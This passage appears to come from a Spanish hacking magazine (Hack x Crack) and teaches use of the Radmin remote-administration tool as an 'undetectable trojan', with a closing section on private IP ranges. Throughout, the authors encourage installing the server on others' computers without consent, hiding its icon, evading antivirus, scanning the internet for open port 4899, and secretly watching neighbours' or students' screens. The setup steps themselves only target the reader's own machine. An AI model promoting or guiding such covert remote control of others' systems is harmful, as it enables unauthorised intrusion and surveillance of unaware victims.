Recuperado de la vergüenza por explicar lo del Menú Inicio, seguimos :) Una vez encontrado el programa vemos que tenemos varias opciones (tal como se ve el la figura), pues bien, pulsamos sobre Remote Administrador Viewer (el cliente del radmin).



Ahora nos aparecerá una ventana diciendo que el programa no está registrado, pues muy bien, pulsamos OK y nos encontramos ante nuestro Centro de Control de Equipos Remotos. Desde aquí nos conectaremos a cualquier equipo que tenga la parte "servidor" del "radmin" corriendo en su sistema. Ahora es el momento de pensar un poco... imagina que instalas ÚNICAMENTE la parte servidor del radmin en unos cuantos equipos "remotos" sin su consentimiento... je, je... imagina que lo haces de forma oculta para que el dichoso icono no salga en la Barra de inicio (a la derecha)... imagina que te explicamos como hacer eso :)... no adelantemos acontecimientos, a medida que avances en este artículo te mostraremos cómo instalar este programa en equipos remotos y, lo más importante, al ser una herramienta de Administración de Redes ningún antivirus podrá dar la alarma :)






Deja ya de...

Deja ya de utilizar los típicos troyanos para hacer "travesuras" en La Red, que sirven para MUY POCO y es como ir con un cartelito en la frente diciendo "EH!!!!!, antivirus del mundo, miradme, estoy aquí!!!! Norton, Panda, AVP y todo el que se precie, cogedme que vengo a infectaros!!!!

Hemos dicho que tenemos la parte servidor del Radmin corriendo en nuestro Sistema ¿verdad?, después hemos ejecutado la parte cliente ¿no?. Pues ahora conectaremos nuestro Cliente Radmin a nuestro Servidor Radmin.

Teniendo ante nosotros la ventana Cliente del Radmin, vamos a --> **Menú Connection** --> **New** y se abrirá una ventana donde introduciremos los datos de la víctima (en este caso nosotros mismos).






Detallando:

* **Name of entry** (Nombre de referencia): Pues lo que queramos, es simplemente para poder distinguir esta conexión del resto, nosotros la llamaremos "mipc"

* **IP Address or DNS name** (la IP de la víctima o su nombre en Internet, es decir, su nombre de dominio): Está claro ¿no?, por ejemplo microsoft.com --- NO!!!!! Es broma!!!!! Je, je... seguro que Microsoft no tiene corriendo este programa en sus servidores de Internet, así que, hasta que aprendamos a instalarlo en equipos remotos sin permiso, nos conformaremos con poner nuestra LOOP-IP (127.0.0.1).
Esta IP es exactamente la que tienes que poner por ahora, recuerda que es una IP UNIVERSAL, que TODOS los equipos tienen esa IP y que solo podrás acceder a ella desde tu propio ordenador, lo que por ahora es correcto :)



Recomendamos...

Recomendamos utilizar siempre la IP del remoto en lugar de su nombre de dominio

* **Port** (Puerto): Ya explicamos eso en anteriores números, todo servidor tiene una puerta por la que escucha, en este caso por defecto es el puerto 4899. Estamos configurando el Cliente para que acceda al servidor por el puerto típico del radmin, el 4899.



Estamos intentando...

Estamos intentando conectar el radmin-cliente a nuestra IP 127.0.0.1 mediante el puerto 4899. Nuestro radmin-servidor está en la ip 127.0.0.1 y escuchando el puerto 4899 puesto que lo hemos instalado por defecto. Si hubiésemos instalado el servidor en otro puerto, deberíamos cambiar el puerto del cliente, está claro ¿no? Pero como por ahora no sabemos cambiar el puerto del servidor, dejamos el que hay por defecto.




Imagina que ...


Imagina que lanzamos un escaneador de IPs a la Red intentando encontrar puertos 4899 abiertos. Al cabo de unas horas (o unos días), seguro que encontramos unos cuantos :)… Bien, pues a partir de ahora, cuando escanees la red en busca de puertos abiertos, pon en tu lista este y quizás te encuentres con algunas sorpresas… después daremos detalles, pero ya puedes ir abriendo esa cajita de Pandora que hay sobre tu frente :)

* **Connect through host** (conectarte a través de): Esta opción es la que nos permitiría conectar el cliente a través de un equipo intermedio (un proxy), ya hemos explicado el tema de la Ocultación por Proxy en anteriores números e incluso podemos hacerlo sin necesidad de recurrir a esta opción y para colmo ya os hemos enseñado a hacer cadenas de proxys, así que, por el momento, dejamos esta opción tal como están, en blanco :)

LISTO!!! Pulsamos OK y... tachan!!!, ya tenemos un equipo en nuestra lista de equipos "controlables" :)



Venga, venga, que lo estás deseando!!! Pulsa dos veces sobre el icono "mipc" que sale en la imagen :) Bien, nada mas pulsar, se intentará conectar con el radmin-server y nos pedirá una contraseña (la que pusimos cuando instalamos el programa), pues la introducimos, pulsamos OK y no te asustes!!! Si ves algo así:



Te explico: Pulsando dos veces sobre la conexión "mipc" lo que hemos hecho es abrir una ventana donde puedes VER lo que hay en tu propio monitor, algo muy tonto ¿no?, por eso vemos nuestro monitor muchas veces, es como un espejo que refleja una imagen sobre un segundo espejo que apunta hacia el primero :)

Esto es muy poco ÚTIL, pero imagina que el radmin-server estuviese en otro equipo, pues estarías viendo exactamente la pantalla del otro monitor :), eso SI ES ÚTIL para espiar a "tu vecino" del otro lado del charco ¿verdad? :)... o para ver qué hacen tus alumnos en la clase de informática, je, je... cuando acabes de leer este artículo, controlarás esto perfectamente.

Ah!!!, si se te ha maximizado la ventana, seguramente no podrás hacer nada en el ordenador. Solo tienes que subir el Mouse hacia arriba a la derecha y pulsar sobre la X para cerrar la ventana y la conexión (o cambiar el tamaño de la "ventana espía" para poder ver tu escritorio).

Después de este primer paso y después de cerrar la ventana y por lo tanto la conexión al "radmin-server", pasamos a estudiar las posibilidades y explicar las opciones de configuración.

- ¿Me estás diciendo que si instalo este programa en un ordenador "víctima", podré ver perfectamente lo que hay en su monitor? ¿En serio? … "este seguro que me toma el pelo"


Acabas de verlo por ti mismo :)

- Y… ¿cómo escondo el icono ese que has llamado Tray Icon? (je, je… últimamente utilizo unas palabras que me doy miedo a mi mismo), y… ¿cómo lo instalo sin tener acceso directo a la víctima?, y… ¿cómo le subo el programa?, y ¿cómo lo ejecuto?, y ….

Poco a poco, sigue leyendo y podrás hacerlo :)

6.- Configurando el cliente.


Fíjate bien en el título, dice "configurando el cliente"… por ahora el servidor lo dejamos como está en su ip y su puerto. Pues venga, vamos a estudiar las posibilidades del cliente, ahora en lugar de pulsar dos veces sobre el icono nos conformaremos con pulsar el botón derecho del Mouse sobre él para ver un menú contextual que pasamos a detallaros:



* **Full Control** (Control Total): Hace lo mismo que acabamos de hacer, muestra la ventana remota y toma el control del Mouse remoto. Al acceder en este modo debes reducir el tamaño de la "ventana espía", verás que cuando intentas pasar el cursor del ratón sobre esa pantalla automáticamente se desplaza fuera de la ventana. Esto es porque en realidad tienes el control del Mouse del ordenador controlado pero, como el ordenador controlado es tu mismo equipo, cuando entras en tu ventana espía

es como si entrases en tu escritorio de Windows y el ratón se mueve al punto por donde intentas entrar en la pantalla espía. La mejor manera de verlo es conectándote a un equipo remoto y no al tuyo directamente :)
Si no has resistido la tentación de probar, cuando acabes cierra la ventana espía.

- Parece que me hubiese parido, me conoce más que mi madre… que tío.



Cuando tienes ...

Cuando tienes ante ti el control de un remoto en modo Full Control verás el monitor del "remoto" en una ventana de TU escritorio. Ten cuidado con el Full Control!!!. Piensa que, en el momento que TU Mouse entre en la Ventana de TU escritorio que muestra el Monitor Remoto, en ese mismo instante pasarás a controlar el Mouse del ordenador Remoto.
No hay que decir lo sospechoso que puede llegar a ser… ummm… imagina que un administrador de Red está sentado en su trabajo frente al monitor y de repente ve como el puntero de su Mouse empieza a moverse solo por su pantalla… en ese momento se acabará el juego!!!

* **View Only** (Solo "espiar" ;)): Es idéntico que el anterior pero sin poseer el control del Mouse remoto, compruébalo. En este modo podrás pasar el ratón por encima de la ventana espía sin problemas, puesto que NO TIENES el control del Mouse remoto. Lo mismo que antes, si no has resistido la tentación de probarlo, cuando acabes cierra la ventana espía :)

* **Telnet**: Bueno, bueno, bueno… ya hemos llegado al Telnet. Con esta opción le abrirás al remoto una sesión por línea de comandos (después detallamos el tema).

* **File Transfer** (Transferencia de Ficheros): Será como un FTP pero más sencillo (después detallamos el tema).

* **Shutdown** (Apagar): Creo que no necesita explicación, apagarás el PC remoto :) Ojo!!!, que en este caso es tu propio PC, venga compruébalo :)

* **Registration Code Transfer**: Simplemente para introducir el código de registro del programa, es decir, que tienes que comprarlo.

* **Delete**: No, no es para formatear el equipo remoto, no tengas malos pensamientos ;) Simplemente borra el acceso que hemos creado -> "mipc".


* **Properties**: Este si es importante, te permite modificar ciertos aspectos de la conexión (después detallamos el tema).

7.- Detallando la opción Telnet.

El acceso al radmin-server mediante la opción telnet nos dará como resultado una línea de comandos desde la que podemos dar órdenes al equipo remoto. Es como ejecutar el command.com (para Windows 9x) o el cmd.exe (para Windows NT), ya se explicó en números anteriores :)

Cuando accedamos al remoto en este modo nos encontraremos con la famosa (y desconocida por muchos) ventanita negra.


- Ya, ya… ya me diste la lata bastante con esto. Que conste que ya se de lo que me hablas.



Puedes ver que obtienes directamente la versión del Sistema Remoto, en este caso el Windows XP (Microsoft Windows XP [versión 5.1.2600]), algo muy útil si quisieses obtener mayores privilegios de acceso :) Pero por ahora, como es nuestro propio equipo, no nos sirve de mucho.

8.- Detallando la opción File Transfer.

Pues como ya hemos comentado, es para transferir archivos desde el Remoto hasta nuestro ordenador y viceversa. La imagen es de lo más concluyente.



La pantalla está dividida en dos partes. La de arriba es el Local Side, es decir, nuestro ordenador con las unidades de almacenamiento que tenemos (discos duros, CD-ROM, Disquetera...). La de abajo es el Remote Side, es decir, el ordenador remoto con sus unidades de almacenamiento.




En este caso ...

En este caso el Local y el Remoto serán IDENTICOS, recuerda que nos hemos conectado a nosotros mismos ;p

Para transferir ficheros tan solo tenemos que pulsar sobre los iconos que representan las unidades y arrastrar los ficheros que queramos. Si pulsas el botón contextual (el botón derecho del Mouse) sobre un archivo o carpeta verás las típicas opciones de gestión de ficheros (copiar, crear directorio...). Mas sencillo imposible, venga haz unas cuantas pruebas moviendo archivos :)

9.- Detallando la opción Properties.


Esta sí es importante, no sea que te comas el ancho de banda de la Red. Cuando accedemos al menú Properties, picamos sobre la pestaña Remote Control/View (como en la imagen).



Esto te permitirá controlar las propiedades de la visualización del monitor remoto. Hasta ahora, cuando seleccionas el modo Full Control, visualizas tu propio PC y no hace falta configurar nada; pero cuando estés accediendo a un PC remoto, estará visualizando la pantalla de un PC a través de una Intranet o de Internet, entonces es IMPORTANTÍSIMO no comerte todo el ancho de banda. Mira por ejemplo la opción "Maximum number of updates per second", está por defecto a 100, es decir, que el remoto te enviará 100 imágenes de la pantalla por segundo!!!! Bufff, a través de Internet eso es hoy en día imposible de soportar, así que, vamos a configurarlo correctamente.

Configurándolo para una Intranet (de 10 o 100 Mb por segundo):

* El Color Format (formato del color) lo ponemos a 256 colores.
* El View Mode (tipo de visualización) en Stretch



Mode. Esto no afecta a la velocidad de la Red, simplemente seleccionamos este porque es más cómodo, ya lo verás después.

* Maximum Number of updates per second lo ponemos a 2, es decir, nos refrescará el monitor remoto dos veces por segundo.

Configurándolo para una conexión típica de Internet:

* El Color Format (formato del color) lo ponemos a 16 colores.
* El View Mode (tipo de visualización) en Stretch Mode. Esto no afecta a la velocidad de la Red, simplemente seleccionamos este porque es más cómodo, ya lo verás después.
* Maximum Number of updates per second lo ponemos a 1, es decir, nos refrescará el monitor remoto una vez cada segundo.

Una vez configurado pulsamos ACEPTAR.




Estas configuraciones ...

Estas configuraciones son orientativas, según tu conexión a Internet o las características de tu Intranet, puedes mejorar la optimización. Solo debes tener cuidado en no ocupar todo el ancho de banda de tu conexión.

Control Remoto de Sistemas: Acabando...

Ahora ya conocemos el funcionamiento del programa, dedícale 15 minutos a trastear con los distintos modos de acceso para familiarizarte con el programa. Por cierto, ahora cuando accedas por FULL MODE verás el monitor remoto en una ventana dimensionable (mucho más cómodo que antes), eso es producto de haber seleccionado en las PROPERTIES tipo de visualización Stretch Mode.




RESUMEN:

RESUMEN:

- Hemos instalado el RAdmin y hemos descubierto que está formado por "dos partes" independientes: una parte "servidor" que hemos instalado como "servicio" en nuestro PC y una parte Cliente con la que nos hemos conectado a la parte "servidor".

- Hemos recorrido las opciones de la parte "cliente" del RAdmin y experimentado las posibilidades que nos ofrece este programa.




CREA TU SEGUNDO TROYANO INDETECTABLE E INMUNE A LOS ANTIVIRUS

"RADMIN": REMOTE ADMINISTRATOR 2.1
UN CONTROLADOR REMOTO "A MEDIDA" ;)

PARTE II:
GESTIONANDO UNA SALA DE ORDENADORES

Para "controlar" los PCs de tu casa.
Para "controlar" los PCs de una sala.
Para "controlar" los PCs de de un edificio.



Vamos a ser...

Vamos a ser muy rápidos, que estarás impaciente por ver lo que viene después: La ocultación del Radmin. PERO no dejes de leer esta sección, por favor. Tengas o no tengas una Intranet en tu casa/trabajo es imprescindible que leas este texto, ya nos conoces, aprovechamos cualquier momento para introducir cuadros aclaratorios que desvelan esas "pequeñas cosas" que deben conocerse y sin las cuales te será difícil comprender los textos siguientes ;)

1.- Instalando... ... ... por favor, desespere... ... ... ;)


Vamos a partir del supuesto que tienes varios PCs en una sala conectados a una Red tipo Ethernet 10/100, es decir, la típica Intranet. Sería el caso de la típica aula informática en que los equipos han sido conectados entre sí.



Este ejemplo...

Este ejemplo, aunque plantea el caso de un aula informática, es perfectamente extensible a un Intranet casera de dos equipos e incluso al de una Intranet de Empresa.

Muy bien, pues lo típico sería instalar el radmin en todos los PCs exactamente igual que os hemos enseñado en el artículo anterior y desde el PC principal (el tuyo), abrir el radmin-cliente y crear/configurar los accesos a cada uno de los equipos de la red.



Te recordamos que...

Te recordamos que antes de hacer lo que aquí te indicamos finalices la lectura del artículo en su totalidad. Según el uso que quieras darle quizás te interese instalar el "radmin" directamente en modo oculto directamente ;)

Solo puede surgirte una duda, qué IP poner a la hora de configurar los accesos a cada equipo. Bueno, imaginemos que eres profesor de informática y tienes 10 PCs en la sala + el PC Principal (el tuyo, el del "profe"). Pues solo nos queda crear los accesos:

* Como ya hemos explicado, sentado frente al PC Principal y desde la ventana del Remote Administrador nos vamos al Menú Connection --> New y se abrirá una ventana donde introduciremos los datos de la victima (los 10 PCs de nuestros alumnos, recuerda que habrá que repetir esta operación por cada PC que quiera controlar)).

- Como nombre, podemos darle por ejemplo PC1 (el primero ordenador que deseamos controlar).
- Y como IP ADDRESS, ¿qué debemos poner?

2.- Buscando la IP de los equipos.


Si eres tu mismo quien ha instalado la Red, sabrás perfectamente qué IP INTERNA corresponde a cada PC, pero si no tienes ni idea la cosa se complica. Vamos a explicar cómo conseguir la IP INTERNA de cada PC.

Ya explicamos en números anteriores lo que era una IP, el motivo de su nomenclatura y todo eso; así que vamos a hacer una pequeña referencia al tema para poder seguir con este artículo. En el Curso de TCP/IP se explicará con todo detalle el peculiar mundo de las IPs (en este número o en otros)

Para salir del paso y no alargarnos diremos que existen IPs Privadas (o internas) e IPs Públicas (o externas):
** IP Privadas (o Internas): Son para intranets (redes internas) y no sirven para Internet. Tú y Yo podemos tener la IP Privada 192.168.0.2, exactamente la misma, pero no pasa nada porque esa IP solo existe dentro de nuestra Red Privada, es decir, de nuestra Intranet... ... aunque siempre pueden haber "errores", por ejemplo "alguien" podría hacerse pasar por uno los PCs de tu Red Interna usurpando una de las IPs Internas ;)
** IP Públicas (o externas): Son ÚNICAS en toda Internet, es decir, como un DNI. Te la proporciona tu ISP (Proveedor de Internet). Tú y YO jamás tendremos la misma IP Pública puesto que la IP Pública se utiliza en Internet y no pueden existir dos ordenadores conectados a Internet con el mismo D.N.I... ... aunque siempre pueden haber "errores", como alguien que se quiera hacer pasar por ti y "utilice" temporalmente tu IP ;)

- Hey!!! No me dejes así, explícame eso de "usurpar mi IP"

No es el momento, todo llegará ;)



IMPORTANTE

Rango de IPs Internas:
* 10.x.x.x: Es decir, desde 10.0.0.0 hasta 10.255.255.255
* 172.16.x.x - 172.31.x.x: Es decir, desde 172.16.0.0 hasta 172.31.255.255
*192.168.x.x: Es decir, desde 192.168.0.0 hasta 192.168.255.255

Esculpe con letras de fuego estos rangos en tu mente, te serán MUY útiles!!!
Por cierto, te lo decimos porque si mañana intentas buscar en Internet o en cualquier libro el/los rango/s de IPs Internas seguro que tardas más de 3 horas y no te digo ya si buscas

en el google… no es cuestión de tiempo (que también) sino de precisión, seguro que encuentras esta información incompleta o en formato técnico.

- Perdona, un rango es un rango ¿no?... ¿qué pasa si lo encuentro en formato técnico? No creo que lo puedan complicar mucho.

¿Seguro? ¿seguro de que no pueden complicarlo? Hay que ver dónde llega la ingenuidad humana… mira lo que encontrarás en un libro medianamente técnico:

" El espacio de direcciones privadas se define en los siguientes bloques:

* 10.0.0.0/8 --> Espacio de direcciones de 24 bits para la creación de subredes.
* 172.16.0.0/12 --> Espacio de direcciones de 20 bits para el host. Desde la perspectiva de clases, la red 172.16.0.0/12 es un ID de red de un rango de 16 ID de red de clase B desde la 172.16.0.0/16 hasta la 172.31.0.0/16.
* 192.168.0.0/16 --> Espacio de direcciones con 16 bits para el host. Desde la perspectiva de clases, la red 192.168.0.0/16 es el rango de 256 ID de red de clase C desde la 192.168.0.0/24 hasta la 192.168.255.0/24.


Para mas información RFC 1918."

Te reto a que extraigas los rangos de IPs Internas a partir de esa explicación, venga, inténtalo (pero no mires nuestro recuadro, que eso es trampa).

- Seguro que te lo has inventado para liarme!!!

Pues no, es un fragmento de la página 141 del Libro "Microsoft Windows 2000 TCP/IP Protocolos y Servicios (Referencia técnica)" //ISBN 0-7356-0556-4 //

Vamos a ver, en realidad ese fragmento es muy sencillo cuando se conocen los elementos implícitos que contiene. Es como si le das a alguien las instrucciones que utilizamos en los números 2 y 3 de Hack x Crack para a la explotación del CODE/DECODE sin explicarle nada de nada... vamos, se cree que eres un extraterrestre y hablas en sánscrito utilizando el alfabeto Devanaagarii (por cierto, que el alfabeto Devanaagarii existe, no creas que me lo invento ;))



A parte está...

A parte está la que yo denomino LOOP-IP, oficialmente llamada loopback o direcciones de bucle de retroceso, es decir, el Rango 127.x.x.x (desde 127.0.0.0 hasta 127.255.255.255). Este rango es muy especial y solo es accesible desde tu propia computadora. TODOS los PCs tienen la IP 127.0.0.1, el tuyo, el mío y el de cualquier persona --siempre que el S.O. (Sistema Operativo) tenga soporte para Red, claro-- ;)


Existen también otros tipos de IP, bueno, mejor dicho, otras formas de agrupar las IP; por ejemplo las llamadas IPs "de difusión", "Unicast", "de Multidifusión" o de clase A, B, C, D y E que existen dentro de cada uno de los grupos anteriormente expuestos y... bueno, no debemos extendernos en esto ahora, todo llegará :)



Si no tienes...


Si no tienes los números anteriores de Hack X Crack, puedes pedirlos en nuestra Web (www.hackxcrack.com). Y si quieres subscribirte encontrarás información de cómo hacerlo tanto en la Web como en las páginas de esta revista :)

Bien, vale, volvamos a la realidad.
Nos levantamos de nuestra silla, vamos al PC1, nos sentamos delante de él y buscamos su IP Interna de ese PC.
Para hacerlo debemos abrir una línea de comandos, sí, esa ventanita negra que nos hemos cansado de explicar en números anteriores :)




Para abrir...

